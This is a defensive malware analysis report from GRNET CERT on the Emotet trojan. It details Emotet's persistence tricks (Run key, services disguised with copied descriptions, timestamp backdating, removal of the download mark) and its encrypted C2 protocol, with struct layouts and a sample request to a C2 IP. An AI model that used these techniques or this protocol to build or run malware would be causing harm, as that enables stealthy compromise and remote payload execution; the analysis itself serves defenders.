


Figure 33. Emotet trojan's main function flow chart

The basic groups of states are highlighted:

- Grey states: Initialization of internal variables.
- Purple states: Persistence-related operations (running during the first run of the trojan or after communicating with the C2 network).
- Green states: Initialization of parameters related to the communication with the C2 network.
- Blue states: Initialization of static data to be included in requests to the C2 network.
- Orange states: Re-initialization of variable data to be included in the next request to the C2 network.
- Red states: Communication with the chosen C2 server.
- Yellow state: Handling of the C2 server's response.

Initially, the trojan loads the required libraries (states 1 and 2) and initializes its internal variables (state 3).

Then, it checks whether it will run with command line arguments or not (state 4). The existence of command line arguments indicates that this is the first run of a self-update. The command line arguments contain the file path where the executable will have to migrate to. In that case, states 8-13 perform a series of actions related to the persistence of the trojan. Specifically, any existing file in the target file-path is renamed (state 8), the current executable is stored in the target file-path and its Zone Identifier ADS is removed (state 9). The created file is marked as "old" by changing its timestamps (state 10). If the process runs with administrative permissions, a new Service for the executable is created (state 11). Then, it waits until it receives a signal from its parent process (state 12). Finally, it runs itself from the newly created executable (state 13).

In case that command line arguments are absent it's either the first run after the Protector extracted the trojan or it's any later run. This is inferred by checking the executable's timestamp (state 5). In case it's indeed a first-run, any existing Services for the executable are removed provided that the executable has administrative permissions (state 6), and then a random legitimate-looking file-path is picked as the target for the executable file (state 7). Then, states 8-13 run performing the series of actions described earlier.

In case it not a first-run (indicated by a "recent" timestamp) and the trojan runs with administrative permissions, it checks whether its parent process name is "`services.exe`" (state 14). If so, it runs itself in a new process (state 13) and terminates the current process.

Finally, if this is not the first run (indicated by an "old" timestamp), and the trojan runs without administrative rights or its parent process name is not "`services.exe`", the C2 communication flow happens. First, a new thread that monitors the changes of the current process' executable filename is started (state 15). Then the control reaches state 16 and always returns to it until the current process' executable filename changes. That will be the result of a self-update and after that, the trojan will wait for any threads to terminate (state 39) and then will terminate its process.

While no changes of the filename are detected, the trojan will repeatedly communicate with C2. First, the C2 communication parameters are initialized once (states 17-20). Furthermore, the request data regarding the host system information are also initialized once (states 21-26). On each communication attempt, the list of the processes currently running on the system as well as the list of active payload IDs will be included in the request (states 27-28). Then the actual communication with C2 is performed (states 29-31). Upon a successful communication the trojan will first check if a termination flag was received. In that case it will immediately move its executable to the Temp folder and terminate itself (state 38). Otherwise, any existing files in the folder containing the trojan's executable are deleted and a new auto-run Registry Key is created (state 32). Then, the trojan will loop over the received payloads and execute them (state 33).

On the rest of the chapter we will focus on two main functionalities of the trojan, the persistence mechanisms and the communication with the Command-and-Control servers.

Persistence mechanisms

To identify its first run, the trojan should either run with command line arguments, or the `LastWriteTime` of its executable file needs to be less than 8 days old. The timestamp is retrieved by calling `GetFileInformationByHandleEx()` on the handle returned by `GetModuleFileNameW()`.

Upon its first run, the trojan places its executable file in a sub-folder inside one of the following Windows Special Folders:

- `CSIDL_LOCAL_APPDATA` (usually `C:\Users\username\AppData\Local`) if the trojan runs without administrator rights, or
- `CSIDL_SYSTEMX86` (usually `C:\Windows\SysWOW64`) if the trojan runs with administrator rights.

The names given to sub-folder names and the filename of the malware, depend on whether the executable did run with command line arguments or not:

- With no command line parameters, the malware chooses two random files from the legitimate executable (.exe) and library (.dll) files contained in the `CSIDL_SYSTEM` (usually `C:\Windows\System32`) folder. The names of these randomly chosen files are used to define the name of the sub-folder that the malware will be stored in, as well as the filename that the trojan will be stored with inside this sub-folder.
- When invoked with command line parameters, the sub-folder name and filename for the malware are parsed from the base64-encoded command line argument. The structure of the base64-decoded command line argument is described in detail in the Responses from C2 section.

Furthermore, it deletes the corresponding `Zone.Identifier Alternate Data Stream` (which is added by the web client to mark files downloaded from external sites as possibly unsafe to run).

Finally, all the timestamp attributes of the file (`CreationTime, LastAccessTime, LastWriteTime and ChangeTime`) are set to 8 days in the past. In this way, the next time the malware runs, will be aware that it is not the first time.

To achieve persistence, two different methods are used:

1. Registry Key: Upon receiving a C2 response, it creates a sub-key of the `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` registry key. The sub-key type is String (`REG_SZ` , `0x1`), its name is the filename of the trojan and the `Value` is the full path inside the Windows Special Folder.
2. System Service: Upon its first run, if running with administrator rights it creates a new Service. The Service type is `SERVICE_WIN32_OWN_PROCESS` (`0x10`) and its binary path is the full path inside the Windows Special Folder. Once the service is created it picks a random legitimate service from the list returned by `EnumServicesStatusExW()` and copies its description on the malicious service, using `QueryServiceConfig2W()` and `ChangeServiceConfig2W()` respectievely, making it difficult to distinguish from legitimate services.

Command-and-Control

After achieving persistence, the trojan tries to communicate with one of the Command and Control (C2) servers to inform it about the compromised system and retrieve the payloads to execute. Emotet's C2 network consists of multiple C2 servers with different C2 servers having different up-times, achieving redundancy and lowering the probability of detection. In total, we identified 126 unique C2 servers spread all over the world, mainly located in Europe, the Americas and south-east Asia:




Figure 34. Emotet's Command-and-Control server locations

The trojan binaries come with the list of IPv4 addresses and ports of all C2 servers embedded. The C2 servers are tried sequentially, until one responds successfully. On the first run, the trojan starts from the first C2 server of the list. On all subsequent runs, it continues from the last C2 server that responded successfully. We again wrote a short script to automatically extract the IPv4 addresses and ports from the binaries, which can be found in [extract_c2_socket_addresses.py](). Finally, all C2 servers share a common private key which is used for protecting the communication between the trojan and the C2 server. The public key is also embedded in the trojan binaries, albeit encrypted.

Data exchange between the trojan and the C2 server utilizes a complex serialization and deserialization mechanism, which includes compression and encryption of both the request and response data. The actual communication takes place over plain HTTP, presumably to evade protections based on flagged TLS certificates. During the trojan's initialization phase, the C2's RSA-768 public key is decrypted (using the decryption function described in the previous chapter) and a random AES-128 session key is generated (using the Windows Crypto API). The public key is used to encrypt the session key and verify the response and the session key to encrypt the request and decrypt the response. The encrypted session key is included in the request so that the C2 server can decrypt the request payload. Finally, SHA-1 is used for hashing.

The primitive data types used in the exchanged messages are the `byte`, the `char` and the `uint` (32-bit). The non-primitive data types are `struct Bytes` and `struct String`, as shown in the following code snippet:

```
struct Bytes {
    byte *buffer;
    uint size;
};

struct String {
    char *buffer;
    uint length;
};
```

All primitive data types are serialized in little-endian byte order. A `struct Bytes` is serialized to the size of the buffer followed by the actual bytes of the buffer. A `struct String` is serialized to the length of the string followed by the characters of the string, excluding the null terminator.

Request Payload

The trojan uses information gathered from the compromised system to assemble the *request payload*. This includes information that can be used to uniquely identify the system, information about the operating system and the running processes as well as the current state of the trojan itself. Upon analyzing the binary, we concluded that the structure of the request payload as used internally by the trojan is the following:

```
struct RequestPayload {
    struct String systemId;
    uint systemInfo;
    uint rdpSessionId;
    uint date;
    uint value_1000;
    struct String otherProcessExecutableNames;
    struct Bytes payloadIds;
    uint currentProcessExecutablePathHash;
};
```

The request payload struct is serialized to the *serialized request payload* by serializing and concatenating its fields in the order they appear, as shown in the image below.

Figure 35. Emotet's serialized request payload

systemId

The ID assigned to the compromised system. It is constructed using the format string `%s_%08X`, where the first specifier corresponds to the computer name and the second specifier to the volume serial number of the disk partition where Windows are installed. To get the computer name, `GetComputerNameA()` is used. To get the volume serial number, `GetWindowsDirectoryW()` is used to get the drive letter of the partition where Windows are installed and then `GetVolumeInformationW()` is utilized to get the volume serial number of that partition. Non-letter and non-digit characters in the computer name are replaced by the character `X`. For example, for the compromised system with computer name `DESKTOP-K1C601` and volume serial number `B4A6-FEC6` the value of `systemId` would be `DESKTOPXK1C601_B4A6FEC6`.

systemInfo

A numeric value that encodes information regarding the OS and the architecture of the compromised system. The trojan uses `RtlGetVersion()` and `GetNativeSystemInfo()` to get the `OSVERSIONINFOEXW` and `SYSTEM_INFO` structures, respectively. The numeric value is constructed as shown below:

```
OSVERSIONINFOEXW.wProductType * 100000 + OSVERSIONINFOEXW.dwMajorVersion * 1000 + OSVERSIONINFOEXW.dwMinorVers:
```

For example, the `systemInfo` value of `110009` means that the operating system is Windows 10 and the processor architecture is x64:

- `wProductType` : 1 (`VER_NT_WORKSTATION`)
- `dwMajorVersion` : 10
- `dwMinorVersion` : 0
- `wProcessorArchitecture` : 9 (`PROCESSOR_ARCHITECTURE_AMD64`)

rdpSessionId

The Remote Desktop Services session under which the current process is running. The trojan uses `GetCurrentProcessId()` to get the current process ID and `ProcessIdToSessionId()` to convert the process ID to the RDP session ID.

date

The value `20200416` is hardcoded in the request payload, which can presumably be decoded to the date April 16, 2020. This could be the date that the current campaign started, however this cannot be confirmed.

value_1000

The value `1000` is hardcoded in the request payload. Its purpose is unknown.

otherProcessExecutableNames

A comma-separated list of the names of all processes running in the system, except for the current and the parent processes. The trojan uses `CreateToolhelp32Snapshot()` to take a snapshot of all processes in the system and `Process32FirstW()` / `Process32NextW()` to iterate over them. The current and the parent processes are filtered out. For example:

```
SearchFilterHost.exe,SearchProtocolHost.exe,Taskmgr.exe,conhost.exe,PowerShell.exe,notepad.exe,dllhost.exe,...
```

payloadIds

The IDs of the payloads received from the C2 server that are currently running. To support this functionality, the C2 server assigns an ID to every payload and the trojan maintains an in-memory list of the active payloads. Using this value, the C2 server is informed about the payloads that are currently running. The list of IDs is represented as

an array of unsigned integers. For example, if the payloads with IDs `2643`, `2647`, and `2759` are currently running, the value of `payloadIds` would be:

```
53 0a 00 00 57 0a 00 00 c7 0a 00 00
```

currentProcessExecutablePathHash

The hash of the full path of the current process' executable, lower-cased. The trojan uses `GetModuleFileNameW()` to get the path and a custom hash function to hash the path, the reverse engineered version of which can be found in hashLowercase.c. For example, if the path of the trojan's executable was `C:\Users\IEUser\AppData\Local\dxdiag\reg.exe`, the hash value would be `0x9f955b9`.

Request

The *request* encapsulates the request payload described before as well as the request flags. The request flags are used to specify the type of the request payload.

```
struct Request {
    uint flags;
    struct Bytes compressedPayload;
};
```

Before serializing the request struct, the serialized request payload is compressed using a LZ77-style algorithm, forming the *compressed request payload*. The request struct's fields are serialized in the order they appear to form the *serialized request*, following again the aforementioned serialization rules.

Finally, the session key is encrypted with the C2 servers' public key (96 bytes), the serialized request is hashed (20 bytes) and then encrypted with the session key to form the *encrypted request*. The encrypted session key, the request hash and the encrypted request form the request body. This is illustrated in the following image.




Figure 36. Emotet's encrypted request

HTTP request-response

The trojan communicates with the C2 server over plain HTTP, using the WinINet API. In preparation of the communication, the trojan generates a random URL path, a random boundary for the multipart/form-data body and random field and file names for the form part to be submitted. Various headers (e.g. the Accept header) are hardcoded, while others (e.g. the User-Agent header) are system-dependent. Following is a sample HTTP request sent by the trojan to a C2 server:

```
 GET /3QDtL0eyVn/macjAF9/ HTTP/1.1
Host: 46.101.58.37:8080
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Referer: 46.101.58.37/
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
DNT: 1
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------gby5HOqeZpTWuWuQV0Pq0e
Content-Length: 5090

-----------------gby5HOqeZpTWuWuQV0Pq0e
Content-Disposition: form-data; name="iopq"; filename="yyexctg"
Content-Type: application/octet-stream

<encrypted session key || serialized request hash || encrypted request>
-----------------gby5HOqeZpTWuWuQV0Pq0e--
```

And the corresponding HTTP response:

```
 HTTP/1.1 200 OK
Server: nginx
Date: Tue, 05 Jan 2021 18:09:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 87076
Connection: keep-alive
Vary: Accept-Encoding

<compressed response signature || compressed response hash || encrypted response>
```

Response

Just like the request body, the response body consists of three parts, the compressed response's signature, the compressed response's hash and the *encrypted response*. The signature is generated by the C2 servers' private key and the compressed response is encrypted using the session key submitted to the C2 server as part of the request.




Figure 37. Emotet's encrypted response

Upon decrypting the encrypted response, the trojan retrieves a `uint` representing the decompressed response size followed by the *compressed response*, which can be decompressed to the *serialized response* using the same LZ77-style algorithm that was used to compress the request. Finally, the serialized response can be deserialized to the following struct, adhering again to the common serialization rules.

```
struct Response {
    struct Bytes serializedPayload;
    uint flags;
};
```

The response flags are used to inform the trojan whether to continue or terminate its operation after executing the payload.

Response Payload

The *serialized response payload* is a series of serialized `struct Bytes`, each of which contains a serialized response payload struct.

```
struct ResponsePayload {
    uint payloadId;
    uint payloadType;
    struct Bytes payload;
};
```




Figure 38. Emotet's serialized response payload

payloadId

Every payload has a unique ID. As discussed in the subsection about the request payload, this is used to keep track of the payloads that are being executed by each compromised system. Payload IDs are incremental integers.

payloadType

Each received payload is handled based on the payloadType property. There are 4 payload types:

- Type 1 (`0x1`): the payload is an executable (.exe) and it is written to a file which is executed in a new process, using `CreateProcessW()` .
- Type 2 (`0x2`): the payload is an executable (.exe) and it is written to a file which is is executed in a new local user process, using `CreateProcessAsUserW()` .
- Type 3 (`0x3`): the payload is a dynamic-link library (.dll), it is loaded into the address space of the trojan's process by a custom loader (similar to those discussed in previous chapters) and then its entrypoint is called in a new thread, using `CreateThread()` .
- Type 4 (`0x4`): the payload is an executable (.exe) and it is written to a file which is executed in a new process, using `CreateProcessW()` , with command line arguments.

For types 1, 2 and 4, the file is stored the same directory where the executable of the trojan resides. Its filename is generated by concatenating the name without the extension of a random .exe or .dll file in the `CSIDL_SYSTEM` (`C:\Windows\System32`) directory, the payload ID in a hexadecimal format (`%x`) and the " `.exe` " extension.

For type 3, the entry-point is called with a non-standard reason (`10`) and the reserved argument is a pointer to a struct with the system ID and the C2 servers' public key in DER format, as shown below.

```
struct DllArgs {
   char *systemId;
```

```
    struct Bytes c2PublicKeyDer;
};
```

For type 4, the executable is called with a single command line argument, which is a base64-encoded serialized struct with a handle to the calling process and the parent directory and name of the calling process' executable, as shown below. This type is used for updating Emotet to newer versions.

```
struct CmdLineArgs {
    HANDLE *hProcess;
    WCHAR *directoryAndFilenameWithoutExtension;
    DWORD directoryAndFilenameWithoutExtensionLength;
}
```

payload

The actual data of the payload.

Chapter 5. Monitoring the updates

Introduction

In the previous chapter we thoroughly described the internals of the trojan. Having a good understanding of the communication protocol between the trojan and the C2 network we could now communicate with any C2 server, posing as an instance of the trojan. In this final chapter we show the custom client that we developed in order to communicate with the C2 servers with arbitrary requests and describe the responses that we received. Furthermore, we briefly describe how we used the Ghidra Scripting API in order to automate repeated processes of reverse-engineering which proved to be helpful for extracting useful information out of the received update payloads (e.g. new IP addresses of the C2 network).

Developing a custom "Emotet" client

We have already described the communication between the trojan instances and the C2 network, including the detection of the C2 servers, the structure of the requests and responses as well as the compression and encryption algorithms. Based on this analysis we could develop our own Emotet client, which allowed us to perform requests with arbitrary request payloads. Like the rest of the scripts, the client was implemented in Python. The source code can be found in client.py. Using this client, we could monitor the uptime of each of the listed C2 servers and parse the C2 responses.

Most of the C2 responses were loadable DLL extensions to the trojan (type 3). The payloads received from different C2 servers at the same point in time were identical or almost identical, differing only in the first 48 bytes of the read-only data section. Some of the payloads were obfuscated using variations of the techniques described in Chapter 3, while others were not. The only update (type 4) that we received during our analysis was Europol's clean-up client.

From the collected statistics, only a fraction of the C2 servers were online at each time. The set of active C2 servers was changing over time, pressumably to avoid triggering alerts and being detected.

Automating repeated reverse-engineering processes

On each received payload we had to repeat the processes that we followed to overcome the incorporated obfuscation techniques. Since these techniques were slightly different for each payload (e.g. different XOR keys were used, algorithm constants were modified, variables were stored in different memory addresses, etc.) we had to develop some pieces of code implementing some basic logic. We used the Ghidra scripting API and developed Python scripts that automated repeated process that required considerable manual effort. Specifically, the two main processes that were automated are the decryption of the strings and the resolution of the imported symbols. These basic automations made the analysis of the received updates significantly easier. Implementation of the algorithms can also be found in decrypt_bytes.py and generate_symbol_hashes2.py.

Epilogue

In this analysis we documented our defensive strategy against a large trojan-spreading campaign. Our approach was based on static analysis and reverse engineering. We initially avoided running any of the trojan's stages. This was an intentional choice because with dynamic analysis certain conditions and corner cases could not have been triggered and whole code paths could have been skipped. After many hours of reverse engineering and building enough confidence that we had a full understanding of the trojan's inner workings, we used dynamic instrumentation to confirm our observations. For the latter we used the Frida dynamic instrumentation toolkit. Nevertheless, as shown by our work, the dynamic analysis of a malware is not always required in order to undestand and analyze its functionality.

Notice that in this analysis we only focused on analyzing the trojan itself and intentionally skipped the analysis of payloads spread by the C2 network. From the analysis of the trojan's internals in Chapter 4, it became apparent that Emotet enables the C2 servers to run arbitrary payloads on infected computers. It is known that Emotet had been used in order to spread banking-related malware, e-mail harvesting malware, as well as ransomware. However, analyzing those payloads was considered out of the scope of planning a generic defense against Emotet.

Finally, we did not include any analysis of the last payload that our update-monitoring infrastructure received, which according to our observations and combined with public reports is Europol's clean-up payload.

We hope that IT Security professionals will find our work useful for defending against similar malware in the future.

Source: https://cert.grnet.gr/en/blog/reverse-engineering-emotet/